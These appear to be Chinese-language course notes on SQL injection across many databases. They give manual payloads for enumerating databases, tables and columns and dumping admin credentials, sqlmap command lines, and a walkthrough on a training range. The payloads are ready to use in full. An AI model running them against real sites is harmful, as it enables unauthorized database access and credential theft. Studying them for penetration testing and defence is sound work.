前言:SQL作用在关系型数据库上面,什么是关系型数据库?关系型数据库是由一张张的二维表组成的, 常见的关系型数据库厂商有MySQL、SQLite、SQL Server、Oracle,由于MySQL是免费的,所以企业一般用MySQL的居多。Web SQL是前端的数据库,它也是本地存储的一种,使用SQLite实现,SQLite是一种轻量级数据库,它占的空间小,支持创建表,插入、修改、删除表格数据,但是不支持修改表结构,如删掉一纵列,修改表头字段名等。但是可以把整张表删了。同一个域可以创建多个DB,每个DB有若干张表。

与数据库产生交互就有可能存在注入攻击,不只是MySQL数据库,还有Oracle,MongoDB等数据库也可能会存在注入攻击。
除了Access数据库之外,其他数据库的SQL注入基本步骤如下所示:

涉及知识
各种数据库的注入特点
数据库架构组成
除了Access之外,其他数据库组成架构基本相似,且Access目前在市面上很少见。
Access
Access数据库架构
- 表名
- 列名
- 数据
- 列名
Access特点
- Access数据库保存在网站源码下面,数据库文件名后缀为
.mdb - 各个网站数据库只在自己网站目录下,和其他网站的数据库不关联,所以无法进行跨库操作
- Access没有文件读写等操作
MySQL MSSQL等
数据库架构
数据库名A
- 表名
- 列名
- 数据
- 列名
- 表名
数据库名B
- 表名
- 列名
- 数据
- 列名
- 表名
特点
- MySQL MSSQL等,所有网站的数据库由数据库软件统一管理
- 所有网站的数据库统一管理,且和其他网站的数据库相关联(
information_schema库),可以跨库操作 - 可以文件读写操作
数据库高权限操作
问:什么决定网站注入点用户权限?
答:连接数据库的文件即数据库配置文件决定注入点用户权限。比如sqlilabs程序连接数据库部分源码如下:说明sqlilabs连接MySQL数据库时使用的是root用户账号和密码。
1 |
|
各种数据库注入原理
Access、MySQL、msSQL、Oracle、PostSQL、SQLite、MongoDB注入思路
Access注入
由于Access数据库架构问题,Access数据库不存在database()函数查数据库名,也没有information_schema数据库,因此就没有MySQL数据库的查数据库名、表名、列名等流程,只需直接来到查询指定数据这一步,查询过程中select 字段1,字段2 from 表名中的字段名、表名首先尝试暴力猜解即硬猜或用字典跑。
Access偏移注入:解决列名猜解不到的情况
==遗留问题:==
如果遇到列名猜解不到的情况,则可以使用Access偏移注入(下一节内容)
Day16 01:28:00左右,asp网站现在很少,此处略
SQL server/MSSQL注入
介绍
Microsoft SQL Server 是一个全面的数据库平台,使用集成的商业智能 (BI)工具提供了企业级的数据管理。Microsoft SQL Server 数据库引擎为关系型数据和结构化数据提供了更安全可靠的存储功能,使您可以构建和管理用于业务的高可用和高性能的数据应用程序。
注入过程
①判断数据库类型
and exists (select * from sysobjects)--返回正常为mssql(也名sql server)
and exists (select count(*) from sysobjects)--有时上面那个语句不行就试试这个哈
②判断数据库版本
and 1=@@version--这个语句要在有回显的模式下才可以哦
and substring((select @@version),22,4)='2008'--适用于无回显模式,后面的2008就是数据库版本, 返回正常就是2008的复制代码第一条语句执行效果图(类似):第二条语句执行效果图:(如果是 2008的话就返回正常)
③获取所有数据库的个数 (以下3条语句可供选择使用)
and 1=(select quotename(count(name)) from master..sysdatabases)--and 1=(select cast(count(name) as varchar)%2bchar(1) from master..sysdatabases) --and 1=(select str(count(name))%2b'|' from master..sysdatabases where dbid>5) --
and 1=(select str(count(name))%2b'|' from master..sysdatabases where dbid>5) --
and 1=(select cast(count(name) as varchar)%2bchar(1) from master..sysdatabases where dbid>5) --
说明:dbid从1-4的数据库一般为系统数据库.
④获取数据库 (该语句是一次性获取全部数据库的,且语句只适合数据库版本>=2005,两条语句可供选择使用)
and 1=(select quotename(name) from master..sysdatabases FOR XML PATH(''))--
and 1=(select '|'%2bname%2b'|' from master..sysdatabases FOR XML PATH(''))--
⑤获取当前数据库
and db_name()>0
and 1=(select db_name())--
⑥获取当前数据库中的表(有2个语句可供选择使用)【下列语句可一次爆数据库所有表(只限于 mssql2005及以上版本)】
and 1=(select quotename(name) from 数据库名..sysobjects where xtype='U' FOR XML PATH(''))--
and 1=(select '|'%2bname%2b'|' from 数据库名..sysobjects where xtype='U' FOR XML PATH(''))--
⑦获得表里的列
一次爆指定表的所有列(只限于mssql2005及以上版本):
and 1=(select quotename(name) from 数据库名..syscolumns where id =(select id from 数据库名..sysobjects where name='指定表名') FOR XML PATH(''))--
and 1=(select '|'%2bname%2b'|' from 数据库名..syscolumns where id =(select id from 数据库名..sysobjects where name='指定表名') FOR XML PATH(''))--
⑧获取指定数据库中的表的列的数据库
逐条爆指定表的所有字段的数据(只限于mssql2005及以上版本):
and 1=(select top 1 * from 指定数据库..指定表名 where排除条件 FOR XML PATH(''))--
一次性爆N条所有字段的数据(只限于mssql2005及以上版本):
and 1=(select top N * from 指定数据库..指定表名 FOR XML PATH(''))--复制代码第一条语句:and 1=(select top 1 * from 指定数据库..指定表名 FOR XML PATH(''))--测试效果图:———————————-加上where条件筛选结果出来会更加好,如:where and name like ‘%user%’ 就会筛选出含有user关键词的出来。用在筛选表段时很不错。
转自:http://www.myhack58.com/Article/html/3/8/2015/63146.htm
PostgreSQL注入
https://www.webshell.cc/524.html
https://www.cnblogs.com/yilishazi/p/14710349.html
https://www.jianshu.com/p/ba0297da2c2e
Oracle注入
https://www.cnblogs.com/peterpan0707007/p/8242119.html
MongoDB注入
https://blog.csdn.net/weixin_33881753/article/details/87981552
https://www.secpulse.com/archives/3278.html
各数据库手工注入流程
MySQL:
找到注入点
and 1=1 and 1=2测试报错order by 5 #到5的时候报错,获取字段总数为4id=0(不是1就行,强行报错)
union select 1,2,3,4 #联合查询,2和3可以显示信息获取数据库信息
user() ==>root
database() ==>mozhe_Discuz_StormGroup
version() ==>5.7.22-0ubuntu0.16.04.1
- 获取数据库表
table_name 表名
information_schema.tables 系统生成信息表
table_schema=数据库名16进制或者用单引号括起来
改变limit 0,1中前一个参数,得到两个表 StormGroup_member notice
- 获取列名
结果如下 id,name,password,status
- 脱库
Access:
and 1=2报错找到注入点order by获取总字段猜解表名
and exists(select * from admin)页面返回正常,说明存在admin表猜解列名
and exists(select id from admin)页面显示正常,admin表中存在id列 username,passwd 同样存在脱库 union select 1,username,passwd,4 from admin
MSSQL:
and 1=2报错order by N#获取总字段猜表名
and exists(select * from manage)表名manage存在猜解列名
and exists(select id from manage)列名id存在,同样username,password也存在拖库
and exists(select id from manage where id=1)证明id=1存在
and exists(select id from manage where%20 len(username)=8 and id=1) 猜解username字段长度为8
and exists(select id from manage where%20 len(password)=16 and id=1) 猜解password字段长度为16
可用Burp的Intruder功能辅助猜解
猜解username第1到8位的字符,ASCII转码 admin_mz
猜解password第1到16位的字符,ASCII转码(Burp 爆破)
转ASCII的py脚本:
72e1bfc3f01b7583 MD5解密为97285101
SQLite:
1.找注入点 and 1=1
2.order by N 猜字段 4
3.猜数据库
offset ==>0~2
有三个数据库:
WSTMart_reg
notice_sybase
sqlite_sequence
4.猜列
共有3个字段:
id,name,password
5.脱裤
MongoDB:
1.id=1′ 单引号注入报错
2.闭合语句,查看所有集合
3.查看指定集合的数据
[0] 代表第一条数据,可递增
DB2:
1.and 1=2 判断注入点
2.order by N 获取字段数
3.爆当前数据库
GAME_CHARACTER
4.列表
NAME
5.脱裤
PostgreSQL:
1.and 1=2 判断注入点
2.order by N 获取字段
3.爆数据库
4.列表
5.列字段
6.拖库
Sybase数据库:
1.and 1=2 判断注入点
2.order by N 获取总字段
3.爆数据库
4.列表
5.列字段
6.查状态
结果为:zhang
7.反选爆用户名
结果为:mozhe
8.猜解密码
Oracle:
1.and 1=1
2.order by
3.爆数据库
4.列表
5.列字段
6.拖库
加上状态:1 where STATUS=1
各种和注入工具使用指南sqlmap、NoSQLAttack、pangolin
工具的支持库、注入模式、优缺点
sqlmap基本操作
参考:
[Sqlmap使用教程1](..\Part0 补充内容\03_工具使用\sqlmap使用教程1.md)
[Sqlmap使用教程2](..\Part0 补充内容\03_工具使用\sqlmap使用教程2.md)
1 | //基本操作笔记: |
1 | --level=(1-5) #要执行的测试水平等级,默认为1 |
常用语句 :
1 | 1./sqlmap.py -u http://www.xxxxx.com/test.php?p=2 -f -b --current-user --current-db --users --passwords --dbs -v 0 |
简单的注入流程 :
1 | 1.读取数据库版本,当前用户,当前数据库 |
NoSQLAttack
介绍
项目地址:https://github.com/youngyangyang04/NoSQLAttack
NoSQLAttack 是一个用python编写的开源的攻击工具,用来暴露网络中默认配置mongoDB的IP并且下载目标mongoDB的数据,同时还可以针对以mongoDB为后台存储的应用进行注入攻击,使用这个工具就可以发现有成千上万的mongoDB裸奔在互联网上,并且数据可以随意下载。
思维导图

演示案例

Access注入
地址:https://www.mozhe.cn/bug/detail/VExmTm05OHhVM1dBeGdYdmhtbng5UT09bW96aGUmozhe
访问靶场
order by查字段数为4



union select 1,2,3,4 from 猜解表名确定显示位置,这里我们猜当前数据库有一个admin表
union select 1,猜解字段名A,猜解字段名B,4 from 猜解表名查询指定数据,这里我们猜admin表中有字段username、passwd

可见爆出指定数据
涉及资源
https://www.cnblogs.com/bmjoker/p/9326258.html sqlmap超详细笔记+思维导图
https://github.com/youngyangyang04/NoSQLAttack NoSQLAttack
https://github.com/sqlmapproject/sqlmap/zipball/master SQLmap
https://blog.csdn.net/qq_39936434/category_9103379.html
https://www.mozhe.cn/bug/detail/ZUd5cld1TU9zdEJ0NWFaSTNXeERRdz09bW96aGUmozhe Mozhe学院oracle注入